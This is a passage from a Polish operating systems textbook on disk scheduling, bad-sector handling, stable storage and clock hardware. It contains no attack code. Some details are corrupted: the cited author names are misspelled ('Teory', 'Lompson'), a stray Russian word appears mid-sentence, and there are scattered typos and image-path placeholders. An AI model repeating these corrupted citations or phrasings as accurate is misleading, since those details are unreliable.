Istnieje niewielka modyfikacja tego algorytmu charakteryzująca się mniejszym zróżnicowaniem czasów odpowiedzi [Teory, 1972]. Polega ona na skanowaniu zawsze w tym samym kierunku. Po obsłużeniu zaległego żądania o cylinder o najwyższym numerze ramię przechodzi do zaległego żądania o cylinder o najniższym numerze i kontynuuje ruch w górę. W efekcie żądanie o cylinder o najniższym numerze jest umieszczone w kolejce bezpośrednio powyżej żądania o cylinder o najwyższym numerze.

Niektóre kontrolery dysków zapewniają oprogramowaniu możliwość badania bieżącego numeru sektora znajdującego się pod głowicą. W przypadku takiego kontrolera możliwa jest kolejna optymalizacja. Jeśli są zalegle dwa lub więcej żądań o ten sam cylinder, sterownik może wydać żądanie o sektor, który w następnej kolejności pojawi się pod głowicą. Warto zwrócić uwagę, że jeśli w cylindrze występuje wiele ścieżek, to kolejne żądania mogą dotyczyć różnych ścieżek bez szkody dla obsługi. Kontroler może wybrać dowolną z głowic niemal natychmiast (wybór głowic nie wiąże się ani z ruchem ramienia, ani z opóźnieniem związanym z obrotami).

Jeśli dysk charakteryzuje się czasem wyszukiwania znacznie krótszym od opóźnienia związanego z obrotami, należy wykorzystać inną optymalizację. Zalegle żądania powinny być posortowane według numeru sektora. Natychmiast po tym, jak następny sektor ma się pojawić pod głowicą, ramię powinno się przesunąć do właściwej ścieżki, aby ją odczytać lub zapisać.

W przypadku nowoczesnych dysków twardych opóźnienia związane z wyszukiwaniem i obrotami dysku tak bardzo dominują nad wydajnością, że jednorazowy odczyt jednego lub kilku sektorów jest bardzo nieefektywny. Z tego względu wiele kontrolerów dysku zawsze czyta i buforuje wiele sektorów, nawet gdy wymagany jest tylko jeden. Zazwyczaj dowolne żądanie odczytu sektora powoduje przeczytanie tego sektora razem z większą częścią bieżącej ścieżki, w zależności od tego, ile jest dostępnego miejsca w pamięci podręcznej kontrolera. Przykładowo dysk opisany w tabeli 5.3 ma pamięć podręczną o rozmiarze 4 MB. Kontroler dynamicznie bada wykorzystanie pamięci podręcznej. W najprostszym trybie pamięć podręczna jest podzielona na dwie sekcje — jedną do obsługi odczytu i drugą do obsługi zapisu. Jeśli kolejny odczyt może być zrealizowany z pamięci podręcznej kontrolera, kontroler może zwrócić żądane dane natychmiast.

Warto zwrócić uwagę, że pamięć podręczna kontrolera dysku jest całkowicie niezależna od pamięci podręcznej systemu operacyjnego. Pamięć podręczna kontrolera zazwyczaj zawiera bloki, które nie były żądane, ale które były wygodne do odczytania, ponieważ akurat znalazły się pod głowicą podczas innej operacji odczytu. Dla odróżnienia pamięć podręczna utrzymywana w systemie operacyjnym składa się z bloków odczytanych jawnie i które zgodnie z przewidywaniami systemu operacyjnego będą potrzebne ponownie w najbliższej przyszłości (np. blok dyskowy zawierający katalog).

Jeśli ten sam kontroler obsługuje kilka napędów, system operacyjny powinien utrzymywać tablicę zaległych żądań dla każdego napędu osobno. Za każdym razem, kiedy napęd jest bezczynny, kontroler powinien wykonać operację seek w celu przesunięcia ramienia do cylindra, który będzie potrzebny w następnej kolejności (przy założeniu, że kontroler pozwala na nakładające się na siebie operacje wyszukiwania). Po zakończeniu realizacji bieżącego transferu można przeprowadzić test sprawdzający, czy dowolny z napędów wskazuje pozycję właściwego cylindra. Jeśli jest tak dla jednego lub kilku napędów, można rozpoczęć następny transfer dla napędu, który w danym momencie wskazuje na odpowiedni cylinder. Jeśli żadne z ramion nie znajduje się na właściwym miejscu, sterownik powinien wykonać następną operację wyszukiwania dla dysku, który właśnie zakończył transfer, i oczekać do następnego przerwania, aby zobaczyć, które ramie dotarło do swojego miejsca docelowego w pierwszej kolejności.

Należy zwrócić uwagę, że wszystkie z powyższych algorytmów zarządzania dyskiem zakładają, że rzeczywista geometria dysku jest identyczna z geometrią wirtualną. Jeśli tak nie jest, to żądania szeregowania żądań dostępu do dysku nie mają sensu, ponieważ system operacyjny nie ma możliwości stwierdzenia, czy bliżej cylindra 39 znajduje się cylinder 40, czy 200. Z drugiej strony, jeśli kontroler dysku potrafi akceptować wiele żądań, może wewnętrznie używać tych algorytmów szeregowania. W takim przypadku algorytmy są poprawne, tyle że o jeden poziom w dół — wewnątrz kontrolera.


5.4.4. Obsługa błędów

Producenci dysków — podczas zwiększania liniowej gęstości bitów — stale natrafiają na ograniczenia technologiczne. Obwód ścieżki w środku 5,25-calowego dysku wynosi około 300 mm. Jeśli ścieżka zawiera 300 sektorów po 512 bajtów, to liniowa gęstość zapisu może wynosić około 5000 bitów/mm — przy założeniu, że pewna ilość miejsca jest tracona na preambuły, kody ECC oraz odstępy pomiędzy sektorami. Zapisanie 5000 bitów na milimetrze wymaga niezwykle jednorodnego podłoża oraz bardzo dokładnej powłoki z tlenku. Niestety, nie jest możliwe wyprodukowanie dysku zgodnie z taką specyfikacją bez defektów. Kiedy tylko technologia produkcji poprawia się na tyle, aby można było bezbłędnie operować na większych gęstościach, projektanci dysków natychmiast to wykorzystują w celu zwiększenia pojemności dysku. W związku z tym istnieje duże prawdopodobieństwo, że błędy produkcyjne się ujawnią.

Defekty produkcyjne skutkują powstaniem błędnych sektorów, czyli sektorów nieodczytywanych prawidłowo wartości, które przed chwilą zostały na nich zapisane. Jeśli defekt jest niewielki, np. obejmuje tylko kilka bitów, można wykorzystać błędnego sektor oraz użyć kodu ECC do korekcji błędu. W przypadku większego defektu nie da się go zamaskować.

Ogólnie rzecz biorąc, są dwie ogólne zasady postępowania z błędymi blokami: obsługa błędnych bloków na poziomie kontrolera oraz obsługa na poziomie systemu operacyjnego. W pierwszym podejściu dysk jest testowany przed opuszczeniem fabryki, a lista błędnych sektorów jest zapisywana na dysku. Każdy błędnego sektor zostaje zastąpiony prawidłowym z puli sektorów zapasowych.

Są dwa sposoby wykonywania takiego podstawienia. Na rysunku 5.20(a) pokazano pojedynczą ścieżkę na dysku z 30 sektorami danych i dwoma sektorami zapasowymi. Sektor 7 jest uszkodzony. Jednym z możliwych działań, jakie może podjąć kontroler, jest odwzorowanie jednego z sektorów zapasowych w miejsce sektora 7, tak jak pokazano na rysunku 5.20(b). Inny sposób polega na przesunięciu wszystkich sektorów w góre o jedno miejsce, tak jak pokazano na rysunku 5.20(c). W obu przypadkach kontroler musi wiedzieć, który sektor jest który. Informacje te może śledzić za pośrednictwem wewnętrznych tabel (po jednej na ścieżkę) lub poprzez



Rysunek 5.20. (a) Ścieżka dysku z błędny sektorem; (b) zastąpienie błędnego sektora zapasowym; (c) przesunięcie wszystkich sektorów w celu pominięcia błędnego

przepisanie preambuł w celu nadania numerów odwzorowanym sektorom. W przypadku przepisywania preambuł metoda z rysunku 5.20(c) wymaga więcej pracy (ponieważ trzeba przepisać 23 preambuły), ale ostatecznie gwarantuje lepszą wydajność, ponieważ w jednym obrocie można przeczytać całą ścieżkę.

Błędy mogą także powstać podczas normalnej pracy, już po zainstalowaniu dysku. Pierwszą linią obrony w przypadku napotkania błędu, którego nie można skorygować za pomocą kodu ECC, jest ponownie próby odczytu. Niektóre błędy odczytu okazują się przejściowe — np. mogą być spowodowane pyłkiem kurzu pod głowicą — i znikają przy drugiej próbie. Jeśli kontroler zauważa, że w określonym sektorze powtarzają się błędy, może przełączyć się na sektor zapasowy, zanim dojdzie do całkowitego zniszczenia dysku. Dzięki temu dane nie zostaną stracone, a system operacyjny i użytkownik nawet nie zauważą problemu. Zwykle metoda z rysunku 5.20(b) musi być stosowana dlatego, że inne sektory mogą zawierać dane. Wykorzystanie metody z rysunku 5.20(c) wymagałoby nie tylko przepisania preambuł, ale także skopiowania wszystkich danych.

Wcześniej powiedzieliśmy, że istnieją dwa ogólne podejścia do obsługi błędów: obsługa na poziomie kontrolera lub na poziomie systemu operacyjnego. Jeśli kontroler nie zapewnia możliwości przezroczystego odwzorowania sektorów, tak jak powiedzieliśmy, system operacyjny musi zrobić to samo na poziomie oprogramowania. Oznacza to, że musi najpierw uzyskać listę błędnych sektorów. Może to zrobić poprzez odczytanie ich z dysku lub poprzez przeanalizowanie całego dysku. Kiedy już wie, które sektory są błędne, może stworzyć tabelę odwzorowań. Jeśli system operacyjny chce zastosować podejście z rysunku 5.20(c), musi przesunąć dane w sektorach 7–29 o jeden sektor w góre.

Jeśli odwzorowanie obsługuje system operacyjny, musi on sprawdzić, czy błędne sektory nie występują w plikach oraz czy nie występują także w liście wolnych bloków lub mapie bitowej. Jednym ze sposobów sprawdzenia jest stworzenie tajnego pliku składającego się z błędnych sektorów. Jeśli ten plik nie zostanie wprowadzony do systemu plików, użytkownicy nie będą mogli przypadkowo przeczytać (lub, co gorsza, zwolnić).

Pomimo to ciągle jest jednak pewien problem: kopie zapasowe. Jeśli kopia zapasowa dysku została wykonana plik po pliku, należy zadbać, aby narzędzie wykonywania kopii zapasowej nie skopiowało pliku z błędymi blokami. Aby temu zapobiec, system operacyjny musi ukryć plik złożony z błędnych bloków na tyle dobrze, by nie mógł go znaleźć nawet program do wykonywania kopii zapasowych. Jeśli kopia zapasowa dysku jest wykonywana sektor po sektorze, zapobieżenie czytania błędów podczas wykonywania kopii zapasowej będzie trudne, jeśli w ogóle możliwe. Jedyną nadzieję jest to, że program wykonywania kopii zapasowych będzie na tyle inteligentny, że zrezygnuje z odczytu po 10 kolejnych próbach i przejdzie do następnego sektora.

Błędne sektory nie są jedynym źródłem błędów. Zdarzają się również błędy wyszukiwania spowodowane problemami mechanicznymi. Kontroler wewnętrznie śledzi pozycję ramienia.

Aby zrealizować operację seek, wydaje polecenie do silnika poruszającego ramieniem w celu przesunięcia ramienia do nowego cylindra. Kiedy ramię dotrze do miejsca przeznaczenia, kontroler czyta właściwy numer cylindra z preambuły następnego sektora. Jeśli ramię znajdzie się w złym miejscu, będzie to oznaczało, że wystąpił błąd wyszukiwania.

Większość kontrolerów dysków twardych automatycznie koryguje błędy wyszukiwania, ale większość kontrolerów starych dyskietek elastycznych używanych w latach osiemdziesiątych i dziewięćdziesiątych jedynie ustawiała bit błędu, a resztę pozostawiała sterownikowi. Sterownik obsługiwał ten błąd poprzez wydanie polecenia `recalibrate`, które przesuwało ramię tak daleko, jak się da, i resetowało wewnętrzną wartość bieżącego cylindra na 0. Zwykle to rozwiązywało problem. Jeśli problemu nie można było rozwiązać w ten sposób, trzeba było naprawić napęd.

Jak się przekonaliśmy, kontroler jest w rzeczywistości specjalizowanym niewielkim komputerem, zawierającym oprogramowanie, zmienne, bufore, a od czasu do czasu również błędy. Nieoczekiwana sekwencja zdarzeń, jak np. przerwanie do jednego napędu występujące równocześnie z wykonywaniem polecenia `recalibrate` dla innego napędu, mogą spowodować błąd oraz sprawić, że kontroler wejdzie w pętlę i straci kontrolę nad wykonywanymi działaniami. Projektanci kontrolerów zwykle przygotowują się na najgorsze i udostępniają pin w układzie, który w przypadku zwarcia powoduje, że kontroler zapomina to, co robił, i się resetuje. Jeśli wszystkie inne sposoby zawiodą, sterownik dysku może ustawić bit w celu wywołania tego sygnału i zresetowania kontrolera. Jeśli i to nie pomoże, jedyne, co sterownik może zrobić, to wyświetlenie komunikatu o błędzie i poddanie się.

Rekalibracji dysku towarzyszą zabawne dźwięki, ale poza tym nie przeszkałda ona użytkownikowi. Istnieje jednak jedna sytuacja, w której rekalibracja stwarza poważny problem: w systemach z ograniczeniami czasu rzeczywistego. Kiedy z dysku twardego jest odtwarzany klip wideo (lub jest z niego serwowany) albo jeśli pliki z dysku twardego są wypalane na płytce Blu-ray, istotne znaczenie ma to, aby bity napływały z dysku twardego w jednolitym tempie. W tych okolicznościach rekalibracja powoduje przerwy w strumieniu bitów i dlatego nie może być akceptowana. Dla takich zastosowań są dostępne specjalne napędy — tzw. *dyski AV* (od ang. *Audio Visual disks*), które nigdy nie wykonują rekalibracji.

Bardzo przekonującą demonstrację tego, jak zaawansowane stały się kontrolery dysków, przedstawił holenderski haker Jeroen Domburg, który włamał się do nowoczesnego kontrolera dysku po to, by uruchomić na nim niestandardowy kod. Okazuje się, że kontroler dysku jest wyposażony w dość wydajny wielordzeniowy procesor ARM i ma wystarczająco dużo zasobów do tego, by uruchomić Linuksa. Jeśli złośliwym użytkownikom uda się opanować dysk twardy w ten sposób, będą oni mogli obejrzeć i zmodyfikować wszystkie dane przesypane na dysk i z dysku. Nawet instalacja systemu operacyjnego od podstaw nie spowoduje usunięcia infekcji, ponieważ to kontroler dysku zawiera złośliwy kod i służy jako trwał *backdoor*. Alternatywnie można zdobyć zbiór zepsutych dysków twardych z lokalnego ośrodka recyklingu i za darmo zbudować własny komputer-klaster.

5.4.5. Stabilna pamięć masowa

Jak się przekonaliśmy, dyski czasami generują błędy. Prawidłowe sektory mogą nagle przekształcić się w błędne. Może się też zdarzyć, że cały dysk nieoczekiwane przestanie działać. Macierze RAID chronią przed wystąpieniem kilku błędnych sektorów lub nawet awarią całego dysku. Nie chronią jednak przed błędami zapisu, które umieszczają na dysku błędne dane. Nie chronią również przed awariami podczas zapisu, niszczącymi oryginalne dane bez zastępowania ich nowymi.

W niektórych zastosowaniach kluczowe znaczenie ma pewność, że dane nigdy nie zostaną utracone lub uszkodzone — nawet w przypadku błędów dysku lub procesora. Idealnie byłoby, gdyby dysk mógł działać przez cały czas bez błędów. Niestety, tego postulatu nie da się spełnić. Można jednak stworzyć podsystem dyskowy o następującej właściwości: podczas wydania żądania zapisu dysk prawidłowo zapisuje do niego dane lub nie robi nic, pozostawiając istniejące dane w nienaruszonym stanie. Dla takich systemów używa się określenia *stabilna pamięć masowa* i implementuje na poziomie oprogramowania [Lompson i Sturgis, 1979]. Ich celem jest utrzymanie stabilności dysku wszystkimi sposobami. Poniżej zaprezentujemy nieco zmodyfikowany wariant oryginalnego pomysłu.

Zanim opiszemy algorytm, ważne jest, abyśmy zdawali sobie sprawę z modelu możliwych błędów. W modelu założono, że w czasie zapisu bloku na dysk (jednego lub kilku sektorów) operacja kończy się sukcesem albo niepowodzeniem, a błąd zapisu można wykryć w kolejnej operacji odczytu poprzez zbadanie wartości pól ECC. W rzeczywistości stuprocentowe wykrywanie błędów nigdy nie jest możliwe, ponieważ np. przy 16-bajtowym polu ECC zabezpieczającym 512-bajtowy sektor istnieje 2^{4096} wartości danych i tylko 2^{144} wartości ECC. W związku z tym, jeśli blok zostanie uszkodzony podczas zapisu, a kod ECC nie, istnieją miliardy nieprawidłowych kombinacji, które generują ten sam kod ECC. Jeśli zdarzy się, że powstanie dowolna taka liczba kombinacji, błąd nie zostanie wykryty. Prawdopodobieństwo tego, że losowe dane będą miały prawidłową wartość 16-bajtowego pola ECC, wynosi około 2^{-144} , co jest wartością na tyle małą, że będziemy ją określać jako zerową, choć w rzeczywistości jest ona większa od zera.

W modelu założono również, że prawidłowo zapisany sektor może spontanicznie stać się błędny i niemożliwy do odczytania. Przyjęto jednak, że takie zdarzenia są na tyle rzadkie, że prawdopodobieństwo uszkodzenia tego samego sektora na drugim (niezależnym) dysku w rozsądny przedział czasowym (np. w ciągu jednego dnia) jest pomijalnie małe.

W modelu założono również, że procesor może ulec awarii. W takim przypadku po prostu się zatrzymuje. Wszystkie operacje zapisu w momencie awarii także się zatrzymują, co prowadzi do nieprawidłowych danych w sektorze oraz nieprawidłowego ECC, które można wykryć później. Pod takimi warunkami można zrealizować stabilną pamięć masową, która będzie w stu procentach niezawodna w tym sensie, że albo zadziała prawidłowo, albo pozostawi stare dane na miejscu. Taki system oczywiście nie zabezpiecza przed fizycznymi katastrofami, takimi jak trzęsienie ziemi czy też upadek komputera z wysokości 100 m do przepaści z gotującą się lawą. Po takiej awarii trudno odtworzyć dane za pomocą oprogramowania.


W systemach stabilnych pamięci masowych wykorzystuje się parę identycznych dysków, w których odpowiadające sobie bloki wykorzystywane są jako jeden wolny od błędów blok. W warunkach braku błędów odpowiadające sobie bloki na obu dyskach są takie same. Przeczytanie dowolnego z nich daje ten sam wynik. Aby osiągnąć ten cel, zdefiniowano trzy następujące operacje:

1. *Stabilny zapis.* Stabilny zapis polega na zapisaniu bloku na dysku 1., a następnie odczytaniu go w celu sprawdzenia, czy zapisano go prawidłowo. Jeśli próba zakończy się niepowodzeniem, zapis i ponowny odczyt będą wykonywane ponownie — do n prób, aż operacja się powiedzie. Po wystąpieniu n kolejnych awarii blok zostanie zastąpiony zapasowym. Następnie operacja będzie powtarzana tak długo, aż zakończy się sukcesem, bez względu na to, ile zapasowych bloków trzeba będzie wypróbować. Po pomyślnym wykonaniu operacji zapisu na dysk 1. następuje zapis odpowiadającego mu bloku na dysk 2. W tym przypadku po zapisie również zostaje wykonany odczyt w celu weryfikacji, a operacja jest powtarzana tak długo, aż zakończy się sukcesem. W warunkach braku błędów procesora, jeśli stabilny zapis na dysk zakończy się sukcesem, będzie to oznaczało, że blok został prawidłowo zapisany na obu dyskach i na obu zweryfikowany.

2. Stabilny odczyt. W operacji stabilnego odczytu najpierw jest czytany blok z dysku 1. Jeśli wygeneruje on nieprawidłowy kod ECC, operacja odczytu jest powtarzana — aż do n prób. Jeśli wszystkie operacje odczytu zwrócią nieprawidłowy kod ECC, odpowiedni blok jest czytany z dysku 2. Jeżeli взять pod uwagę to, że po pomyślnym stabilnym zapisie powstają dwie prawidłowe kopie bloku, oraz przyjąć nasze założenie, że prawdopodobieństwo spontanicznego uszkodzenia bloku na obu dyskach w sensownym przedziale czasu jest pomijalnie małe, można stwierdzić, że stabilny odczyt zawsze kończy się sukcesem.

3. Odtwarzanie po awarii. Po awarii program odtwarzający dane skanuje oba dyski, porównując odpowiadające sobie bloki. Jeśli para bloków jest prawidłowa i identyczna, nic się nie dzieje. Jeżeli jeden z bloków generuje błędny kod ECC, błędny blok jest zastępowany odpowiadającym mu blokiem prawidłowym. Jeśli oba bloki generują prawidłowy kod ECC, ale są różne, blok z dysku 1. jest zapisywany na miejsce bloku z dysku 2.

W warunkach braku błędów procesora ten mechanizm działa, ponieważ stabilny zapis zawsze pozostawia dwie prawidłowe kopie każdego bloku, a zgodnie z założeniem spontaniczne błędy nigdy nie wystąpią na obu odpowiadających sobie dyskach jednocześnie. A co z sytuacją awarii procesora podczas stabilnego zapisu? To zależy od tego, w którym momencie zdarzy się awaria. Istnieje pięć możliwości, co pokazano na rysunku 5.21.



Rysunek 5.21. Analiza wpływu awarii na operacje stabilnego zapisu

Na rysunku 5.21(a) awaria procesora następuje przed zapisaniem jakiejkolwiek kopii bloku. Podczas odtwarzania nic nie zostanie zmienione. Pozostaną stare wartości, co jest dozwolone.

Na rysunku 5.21(b) awaria procesora następuje podczas zapisu na dysk 1. i powoduje zniszczenie zawartości bloku. Program odtwarzający wykrywa jednak ten błąd i przywraca blok na dysku 1. z dysku 2. Tak więc efekt awarii został zlikwidowany i nastąpiło pełne przywrócenie poprzedniego stanu.

Na rysunku 5.21(c) awaria procesora następuje po zapisie na dysk 1., ale przed zapisem na dysk 2. W tym przypadku osiągnęliśmy punkt, z którego nie ma powrotu: program odtwarzający kopiuje blok z dysku 1. na dysk 2. Operacja kończy się sukcesem.

Sytuacja z rysunku 5.21(d) jest podobna do sytuacji z rysunku 5.21(b): podczas odtwarzania prawidłowy blok nadpisuje błędny blok. Tak jak poprzednio, oba bloki mają ostatecznie nową wartość.

Na koniec w sytuacji z rysunku 5.21(e) program odtwarzający stwierdza, że oba bloki są takie same, zatem nie zmienia żadnego. W tym przypadku operacja zapisu także kończy się sukcesem.

Istnieje szereg optymalizacji i usprawnień tego mechanizmu. Po pierwsze porównywanie wszystkich bloków parami po wystąpieniu awarii jest wykonalne, ale kosztowne. Dużym usprawnieniem jest śledzenie bloków zapisanych podczas stabilnego zapisu, tak aby podczas

odtwarzania trzeba było sprawdzić tylko jeden blok. Niektóre komputery są wyposażone w niewielką ilość *nieulotnej pamięci RAM* — specjalnej pamięci CMOS podtrzymywanej za pomocą litowej baterii. Takie baterie zachowują sprawność przez wiele lat — czasami nawet przez cały czas życia komputera. W odróżnieniu od pamięci głównej, która po awarii ulega utracie, nieulotna pamięć RAM nie zostaje utracona w czasie awarii. Zwykle jest w niej przechowywana data i godzina (inkrementowana przez specjalny układ). Dlatego właśnie komputery pamiętają, która jest godzina, nawet jeśli są wyłączone.

Przypuśćmy, że kilka bajtów nieulotnej pamięci RAM jest dostępnych na potrzeby systemu operacyjnego. W operacji stabilnego zapisu przed rozpoczęciem modyfikowania bloków można by zapisać w nieulotnej pamięci RAM numer bloku, który ma być zaktualizowany. Po pomyślnym wykonaniu stabilnego zapisu numer bloku w nieulotnej pamięci RAM zostałby nadpisany nieprawidłowym numerem bloku, np. –1. W takich warunkach program odtwarzający mógłby sprawdzić po awarii nieulotną pamięć RAM i zobaczyć, czy podczas awarii była wykonywana operacja stabilnego zapisu. Jeśli tak, to można by odczytać, który blok był zapisywany w czasie awarii. Następnie można by porównać dwie kopie bloku i sprawdzić je pod kątem poprawności i spójności.

Jeśli nieulotna pamięć RAM nie jest dostępna, można ją zasymulować w następujący sposób. W momencie rozpoczęcia operacji stabilnego zapisu ustalony blok na dysku 1. jest nadpisywany numerem bloku, którego ma dotyczyć stabilny zapis. Ten blok zostałby następnie odczytany w celu weryfikacji. Po pomyślnym wykonaniu zapisu bloku na dysku 1. zostałby zapisany i zweryfikowany odpowiadający mu blok na dysku 2. Po prawidłowym wykonaniu operacji stabilnego zapisu oba bloki zostały nadpisane nieprawidłowym numerem bloku i zweryfikowane. Zastosowanie takiego mechanizmu pozwala także po awarii sprawdzić, czy podczas jej trwania była przeprowadzana operacja stabilnego zapisu. Opisana technika wymaga ośmiu dodatkowych operacji dyskowych w celu zapisania stabilnego bloku. W związku z tym należy używać jej rozsądnie.

Warto jeszcze zwrócić uwagę na jeden element. Założyliśmy, że w ciągu jednego dnia w parze bloków może nastąpić tylko jedna spontaniczna zmiana bloku prawidłowego na nieprawidłowy. Po upływie odpowiedniej liczby dni drugi blok także może ulec uszkodzeniu. W związku z tym raz dziennie musi być wykonane kompletne skanowanie obu dysków w celu naprawy wszystkich uszkodzeń. Dzięki temu na początku każdego dnia dyski zawsze będą identyczne. Nawet jeśli oba bloki w parze uszkodzą się w ciągu kilku dni, wszystkie błędy zostaną naprawione.


5.5. ZEGARY

Zegary (ang. *clocks* lub *timers*) z wielu powodów mają kluczowe znaczenie dla działania każdego systemu wieloprogramowego, m.in. przechowują datę i godzinę oraz nie pozwalają na to, aby jeden proces miał monopol na używanie procesora. Oprogramowanie zegara może przyjąć postać sterownika urządzenia, mimo że zegar nie jest ani urządzeniem blokowym, tak jak dysk, ani znakowym, tak jak mysz. Naszą analizę zegarów przeprowadzimy w sposób analogiczny do poprzedniego punktu: najpierw omówimy sprzęt obsługi zegara, a następnie przeanalizujemy oprogramowanie.

5.5.1. Sprzęt obsługi zegara

W komputerach zwykle używa się dwóch typów zegarów. Oba znacznie się różnią od zegarów i zegarków ręcznych używanych przez ludzi. Prostsze zegary są powiązane z liniami zasilania 110 lub 220 V i generują przerwanie dla każdego cyklu napięcia, z częstotliwością 50 lub 60 Hz. Dawniej używano przede wszystkim zegarów tego typu, ale dziś są one rzadkie.

Inne rodzaje zegarów składają się z trzech komponentów: oscylatora kwarcowego, licznika oraz rejestru podtrzymującego (ang. *holding register*). Budowę takiego zegara pokazano na rysunku 5.22. Jeśli kryształ kwarcu zostanie odpowiednio przycięty i podłączony pod napięcie, może być wykorzystywany do generowania okresowych sygnałów z dużą dokładnością, zwykle w zakresie kilkuset megaherców, w zależności od rodzaju kryształu. Za pomocą odpowiedniej elektroniki ten bazowy sygnał można pomnożyć przez liczbę całkowitą i uzyskać częstotliwości do kilku gigaherców lub nawet wyższe. W każdym komputerze jest co najmniej jeden taki obwód. Jego zadaniem jest podawanie sygnału synchronizacji do różnych obwodów komputera. Sygnał ten jest podawany do licznika w celu zainicjowania zliczania do zera. Kiedy licznik osiągnie zero, generuje przerwanie procesora.



Rysunek 5.22. Programowalny zegar

Programowalne zegary zwykle mają kilka trybów działania. W trybie *przerwań na żądanie* (ang. *one-shot mode*) po uruchomieniu zegara wartość rejestru podtrzymującego jest kopiowana do licznika, a następnie każdy impuls kryształu powoduje dekrementację licznika. Kiedy licznik osiągnie zero, generuje przerwanie i zatrzymuje się do chwili ponownego jawnego uruchomienia z poziomu oprogramowania. W trybie *fali prostokątnej* (ang. *square-wave mode*), kiedy zegar dojdzie do zera i spowoduje przerwanie, rejestr podtrzymujący zostaje automatycznie skopiowany do licznika i cały proces jest powtarzany od nowa, w nieskończoność. Okresowe przerwania są nazywane *taktami zegara* (ang. *clock ticks*).

Zaletą programowalnego zegara jest możliwość sterowania częstotliwością przerwań z poziomu oprogramowania. W przypadku użycia kryształu o częstotliwości drgań 500 MHz impuls do licznika jest generowany co 2 ns. W przypadku rejestrów 32-bitowych (bez znaku) można zaprogramować przerwania w taki sposób, by były generowane w przedziale od 2 ns do 8,6 s. Układy programowalnych zegarów zwykle zawierają dwa lub trzy niezależne programowalne zegary, a także dostarczają wielu innych opcji (np. zliczanie w górę zamiast w dół, blokowanie przerwań itp.).

W celu niedopuszczenia do utraty ustawień bieżącej godziny, w czasie gdy zasilanie komputera jest wyłączone, większość komputerów jest wyposażonych w zasilany baterijnie zegar zapasowy, zaimplementowany z użyciem obwodu o niskiej mocy, podobnego do takich, jakich używa się w zegarkach cyfrowych. Wskazania zegara zasilanego baterijnie mogą być odczytane w czasie uruchamiania komputera. Jeśli zegar zapasowy nie jest dostępny, oprogramowanie może

zapytać użytkownika o bieżącą datę i godzinę. W systemach sieciowych istnieje również standardowy sposób pobierania bieżącego czasu ze zdalnego hosta. W każdym przypadku wskazania zegara są następnie przekształcane na liczbę taktów zegara, jakie upłynęły od godziny 0:00 w strefie *UTC* (od ang. *Universal Coordinated Time*) — wcześniej znanej jako strefa *GMT* (od ang. *Greenwich Mean Time*) — w dniu 1 stycznia 1970 (dla systemów typu *UNIX*) lub od jakiejś innej chwili porównawczej. W systemie Windows czas jest liczony od 1 stycznia 1980 roku. Wraz z każdym taktiem zegara czas rzeczywisty jest inkrementowany o jeden. Zazwyczaj są dostępne programy narzędziowe pozwalające na ręczne ustawienie zegara systemowego i zegara zapasowego oraz do ręcznej synchronizacji obu zegarów.

5.5.2. Oprogramowanie obsługi zegara

Działanie sprzętu zegara sprawdza się do generowania przerwań w znanych interwałach. Wszystkie inne zadania dotyczące czasu muszą być wykonywane przez oprogramowanie — sterownik zegara. Dokładne zadania sterownika zegara są różne dla różnych systemów operacyjnych. Zazwyczaj jednak obejmują większość spośród następujących zadań:


1. Przechowywanie aktualnej godziny.
2. Niedopuszczanie do tego, by procesy działały dłużej, niż powinny.
3. Rozliczenia za wykorzystanie procesora.
4. Obsługa wywołania systemowego `alarm` wykonanego przez procesy użytkownika.
5. Dostarczanie liczników dozorujących (ang. *watchdog timers*) dla różnych części systemu.
6. Profilowanie, monitorowanie i zbieranie statystyk.

Pierwsza funkcja zegara — przechowywanie aktualnej godziny (nazywanej również *czasem rzeczywistym*) — nie jest trudna. Wymaga jedynie inkrementacji licznika z każdym takiem zegara, tak jak wspomniano wcześniej. Jedyne, na co trzeba uważać, to liczba bitów w liczniku godziny. Przy częstotliwości zegara 60 Hz 32-bitowy licznik przepełni się po upływie niewiele powyżej dwóch lat. Płynie stąd oczywisty wniosek, że system nie może przechowywać czasu rzeczywistego w postaci liczby taktów, jakie upłynęły od 1 stycznia 1970 roku, na 32 bitach.

